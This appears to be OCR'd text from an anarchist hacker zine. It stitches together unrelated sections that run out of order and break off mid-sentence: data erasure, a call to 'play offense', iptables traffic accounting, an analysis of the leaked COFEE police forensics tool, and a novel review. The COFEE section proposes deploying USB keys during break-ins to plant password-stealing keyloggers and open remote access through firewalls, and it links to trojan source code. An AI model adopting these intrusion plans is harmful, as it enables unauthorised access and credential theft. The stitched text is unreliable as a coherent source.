
Erasure: It is very important to know how to get rid of information. Many people think that dragging a file to your trash bin means bye bye, but this is simply not true. The only true way of getting information off of a media is destroying it. This also should be considered when posting things online, as logs are kept for a really long time. Are you sure you want to post about that action on facebook? Once you delete it you can be guaranteed that someone will have a copy of it.

By using these 3 faults, you can analyze how your organization is (or is not). By making your communications secure, you can put up a more defensive wall against the state. But what if we want to go further?

Getting Serious:
Considering Offensive Technology

For what is out there, Defense is the card most anarchists play when considering technology. When you have a good grasp of defensive technology, it's time to play offense. What does this mean? it means a lot more than reading 2600 and watching "Live Free or Die Hard" and masturbating about how "cool" it would be to bring down the system through hacking. Offensive technology is not only about hacking the gibson, it's about skills building and practice. Do you know how to build a transmitter? Can you write code? Do you know which wire to clip, the red or white? Do you know the concepts behind EMP? What's a diode? What is "rooting a box"? Packet injection? Cold boot attacks? Logic gates?

If most of that you could understand, great! If not, then why? The state is doing its part




* For each "service" add a rule to facilitate tracking. Service here can be a collection of ports. For example if you were interested in abstracting all network traffic related to mail and you were running postfix on ports 25 and 26 (you can use port 26 to help some home uses by pass restrictions of their isp's to contact external smtp servers), and imap on 143 and 993 then you might set up a rule like the following to account for all mail traffic:
iptables -A Accounting -p tcp -m multiport --ports 25,26,143,993

* Collect your data. Information about the current usage can then be tracked by polling iptables regularly with the following command which will show you the current counts for the various filters:
iptables -L Accounting -vxn -Z
The last -Z option will clear the count. This could be used for example if you were checking network usage every 5 minutes to get the network byte count for a service for the last 5 minutes.

References:

[1] Traffic accounting with iptables - a good overview on the OpenVZ wiki http://wiki.openvz.org/Traffic_accounting_with_iptables



COFEE is the free M$ forensics tool that was leaked [1] recently. It looks like it is a pretty basic application. It is geared to police forensics infrastructure and is meant to do very rudimentary forensics on running windows computers with the capability of being extended.

The basic use case is that some geek in forensics creates a usb key for the field forensics officer. This key has a bundled number of applications that will collect data off the running host (ip, network connections, logged in users, etc). The field officer takes the key and plugs it into the suspect computer which collects the data and then returns it to the office geek who runs the data from the key through a reporting tool. I haven't actually run the application this is just what I gleaned from the user manual.

There seems to be ways to customize it with specific apps on the usb key. For example, the key could automatically install a keylogger, microphone tap, or pull all files matching a certain pattern. This is where the real threat comes in. If some detective of PI was able to get a hold of your box and you don't know about it (or you do, but for some reason you don't restore from backup or reformat) this would be a good way to deploy the skype bug [1.5], or steal your pgp key via a keylogger.

I can't think of anyway this would work on a Mac [2], I don't think macs come with fat32 drivers and the XFS (I think this is the mac filesystem) is not supported on windows (feel free to flame HTZ editors if this is not a fact). It could possibly work on linux, but would require a little more know how from the field reporter as they would have to enter commands and stuff.

Forensics seems to be pretty widespread even in small police stations. A friend who got arrested in a small town in Canada told me that the unencrypted usb stick he had on him seemed to get run through a EnCase [3] like system that pulled keywords from the files there and he was questioned about some copies of HTZ that were on the drive.

But is tool useful in our community? Yes! It could be used to easily install viruses / taps on our targets computers. Here are some use cases:

1) A key is made up with a keylogger that phones home passwords and stuff, or maybe sniffs the network looking for passwords from the admin, maybe scans the local net, possibly opens a connection to an outside computer through the internal firewall allowing remote access. The possibilities are kinda endless, so long as you have a windows developer.

2) Some adrenaline junkie anarchist gets one of these keys a breaks into some evil place with computers, plugs this thing in, loads the shit up and bails, hopefully without getting caught.

3) The @ geeks now have access to the data collected and or the network depending on what was on the stick.

Resources

[1] TPB - http://torrents.thepiratebay.org/5150926/COFEE-Microsoft_Forensic_Tools.5150926.TPB.torrent

[1.5] While there is a lot of speculation about wether or not Ebay, the owners of skype, have backdoored the app the only actual evidence and available code for eavesdropping on skype is a fancy mic tap released by some disgruntled hacker named carrumba who was hired to write the thing.
https://hackbloc.org/node/2001
http://www.megapanzer.com/source-code/#skypetrojan

[2] Macs do have thier own evil forensics usb key software for police though called MacLockPick which actually has a lot more features, but costs $499.95
http://subrosasoft.com/OSXSoftware/index.php?main_page=product_info&cPath=200&products_id=195

[3] EnCase is the defacto forensics software suite from Guidance Software
http://www.guidancesoftware.com/

This article is inspired by the Geek Mafia series; thanks for giving us hope. It is dedicated to the anarchist hackers who have faced or will face the cold steel bars.

Geek Mafia is a 3 book hacker heist series by Rick Dakan published by PM Press [1]. The stories follow Paul, an ex-video game designer, as he is pulled into and eventually falls in love with a world of con-artists and their scams. In Geek Mafia (book 1), and Geek Mafia: Mile Zero (book 2) there is a lot of head nodding to anarchist ideology and goals, but it isn't until Geek Mafia: Black Hat Blues (book 3) that the author has a full on make out party with anarchy. While the first two books have a lot of hot-hacker-on-rooted-network scenes the third book has a lot of well researched and detailed examples of owning systems, governments, and multi-national corporations with all the aesthetic romance of Crimethinc's "Recipes for Disaster".

A few years ago a simple book by the name of "Recipes for Disaster" came out. It had everything in it from how to paint billboards to sexual consent and more. By the end you felt you had a new tool belt to combat the forces of capitalism and the state.

But not once in the hundreds of pages did it seriously consider technology and its impacts on the anarchist movement. And how could they? No good anarchist tactics text has. It seems that anarchists as a whole have a great grasp of how to riot, but when it comes to technology and electronics we are as silly as a baby with a fork near a socket.

This is more than security culture....

The modern anarchist movement has highly benefited from technology and the Internet, which is able to disseminate information and has also the privilege of not facing strong oppression from the state, but I fear that this time is coming to an end. For too long the anarchist movement and related movements have enjoyed a freedom normally reserved for main